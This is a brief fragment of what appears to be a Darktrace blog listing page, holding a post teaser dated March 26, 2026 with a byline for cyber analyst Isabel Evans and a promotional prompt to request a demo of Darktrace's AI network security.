
Read more



Network

•

March 26, 2026



Isabel Evans

Cyber Analyst

Read more

Your data. Our AI.

Elevate your network security with Darktrace AI

Get a demo